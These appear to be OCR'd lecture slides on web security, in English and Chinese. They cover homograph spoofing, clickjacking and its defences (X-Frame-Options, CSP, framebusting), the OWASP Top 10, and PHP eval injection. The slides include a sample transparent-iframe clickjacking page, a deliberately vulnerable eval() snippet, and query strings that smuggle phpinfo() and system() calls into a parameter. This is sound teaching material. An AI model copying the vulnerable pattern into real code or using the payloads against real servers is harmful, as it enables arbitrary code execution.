
- www.google.com vs. www.google.com
- Greek O, Latin O, and Cyrillic O have different unicodes

Countermeasure: Punycode

- 臉書.tw -> xn--rovv01d.tw

List of confusable characters.
http://www.unicode.org/Public/security/revision-05/confusables.txt

Recap: iframe and same-origin policy



Clickjacking

點擊劫持


攻擊者利用控制網頁界面呈現的方式（如堆疊和透明效果），誘使使用者點擊某些看似無害的連結或按鈕，但其實使用者點擊到的是不同的內容

- http://en.wikipedia.org/wiki/Clickjacking


又稱UI redressing

也可以用於誘使鍵盤輸入

Clickjacking



https://adwords.googleblog.com/2016/04/more-defenses-roll-out-to-thwart-clickjacking.html



Webcam ClickJacking

Guy Aharonovsky

Subscribe 26

1,280,563

Add to Share More

103 19

https://www.youtube.com/watch?v=gxyLbpldmuU


Mozilla Firefox
www.attacker.com
Most Visited
Getting Started
Latest Headlines
(Untitled)
BEST GAME EVER!
PLAY!
twitter
Is this goodbye?
This action is permanent.
Before you deactivate your account, know this:
Okay, fine, deactivate my account
© 2010 Twitter

How to Clickjack

Include the victim page in an iframe

Set the iframe to transparent

```
<html>
  <head>
    <title>Clickjack test </title>
    <style>
    iframe {
      opacity: 0;
      z-index:1;
    }
    </style>
  </head>
  <body>
    <!-- add some seemingly benign content -->
    <iframe src="http://www.ntu.edu.tw"></iframe>
  </body>
</html>
```

This is an iframe of www.ntu.edu.tw:

Clickjacking Defense

General ideas

- Prevent a frame from being embedded in another site
- Inform users of sensitive operations if frames are unavoidable

Server-side protection

- `X-Frame-Options`
- `frame-ancestors` directive of Content Security Policy (CSP)
- Frame breaking
- window.confirm()

Client-side protection

- Disabling scripts (e.g., NoScript)

X-Frame-Options

An HTTP response header


Website can use `X-Frame-Options` to notify browser whether a page can be framed

Supported by modern browsers

- Since IE 8.0, Chrome 4.1, …

X-Frame-Options

- **`DENY`:** This page cannot be framed
- **`SAMEORIGIN`**: This page can only be framed by one with same origin
- **`ALLOW-FROM`** *`origin`*: This page can only be framed by the specific *`origin`*



frame-ancestors directive of CSP

Content Security Policy (CSP) allows a website to declare security restrictions (mostly whitelisting) that should be enforced by the browsers.

- Introduced to prevent execution of untrusted content, such as cross-site scripting (XSS), clickjacking, code injection attacks
- Support many directives

frame-ancestors directive of CSP

- Can specify `none`, `self`, or specific origins

Frame breaking

A web page uses JavaScript to validate whether its current window is the main window; if not, breaking the frame.

- Framebuster, framekiller, framebreaker

Works in legacy browsers too

Browsers need to enable JavaScript

```
<style id="antiClickjack”>body{display:none !important;}</style>
<script type="text/javascript”>
    if (self === top) {
        var antiClickjack = document.getElementById("antiClickjack");
        antiClickjack.parentNode.removeChild(antiClickjack);
    }
    else {
        top.location = self.location;
    }
</script>
```

https://www.owasp.org/images/0/0e/OWASP_AppSec_Research_2010_Busting_Frame_Busting_by_Rydstedt.pdf

Frame breaking

Why not just `top.location = self.location;`?

The attacker (the framing page) can bypass the navigation request


- Detect a navigation request using the `onBeforeUnload` handler
- The framing page can then ask the user whether to navigate away (and most users will click 'cancel'!)
- The framing page can also silently cancel the request by flushing the request pipeline
  - Repeatedly submitting a navigation request to a site responding with "204 - No Content"

https://www.owasp.org/images/0/0e/OWASP_AppSec_Research_2010_Busting_Frame_Busting_by_Rydstedt.pdf

window.confirm()

Display a popup that cannot be framed

`window.confirm()`



NoScript Browser Plugin

Client-side protection, available on Firefox

NoScript's ClearClick: "whenever you click a plugin object or a framed page, it takes a screenshot of it alone and opaque (i.e. an image of it with no transparencies and no overlaying objects), then compares it with a screenshot of the parent page as you can see it. If the two images differ, a clickjacking attack is probably happening and NoScript raises a "ClearClick warning", showing you the contextualized and "clear" object you were about to click."

Web Applications

OWASP Top 10

SQL injection

Cross-site scripting


OWASP Top 10

The Top 10 Most Critical Web Application Security Risks

OWASP Top 10 – 2013 (Previous)	OWASP Top 10 – 2017 (New)
A1 – Injection	A1 – Injection
A2 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References - Merged with A7	A4 – Broken Access Control (Original category in 2003/2004)
A5 – Security Misconfiguration	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control - Merged with A4	A7 – Insufficient Attack Protection (NEW)
A8 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards - Dropped	A10 – Underprotected APIs (NEW)

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

排名	弱點類型	比例
1	跨網站腳本攻擊	31.48%
2	錯誤的安全性設定	31.07%
3	遭破壞的認證與連線管理	10.91%
4	機敏資料暴露	9.88%
5	錯誤功能級別的權限控制	7.2%
6	注入攻擊	5.14%
7	不安全的物件參考	3.09%
8	應用程式或系統弱點	0.62%
9	使用已知弱點的套件	0.41%
10	未經驗證的轉向與導向	0.21%
總計		100%




http://www.ithome.com.tw/news/110458


已有超過10萬個未更新的WordPress網站遭受攻擊

WordPress在1月下旬釋出更新修補了3個漏洞，但實際上WordPress還修補了另一個漏洞，直到更新釋出後一周才公開此一新漏洞，資安業者Sucuri指出新漏洞公開後已出現攻擊程式，以Google搜尋檢視，至少已有10萬個WordPress網站遭攻擊。

http://www.ithome.com.tw/news/111840



Code Injection



Code Injection

"Injection flaws, such as SQL, OS, XXE, and LDAP injection occur when **untrusted data** is sent to an **interpreter** as part of a **command or query**. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization." -- OWASP

Data被當成code的一部份

攻擊者注入刻意構造的data，執行非經授權的程式

Examples

- PHP eval injection
- SQL injection

Eval() in PHP


eval() evaluates a string as PHP code

/index.php?arg=apple

100


/index.php?arg=orange

200




```
<?php
$apple = 100;
$orange = 200;
$x = $_GET['arg'];
eval("\$fruit = \$$x;");
echo $fruit;
?>
```

PHP Eval Injection



/index.php?arg=orange;phpinfo()

?



/index.php?arg=1;system("echo 'BAD!'")

?

Attacker can execute arbitrary code on the server


Should avoid using eval()

```
<?php
$apple = 100;
$orange = 200;
$x = $_GET['arg'];
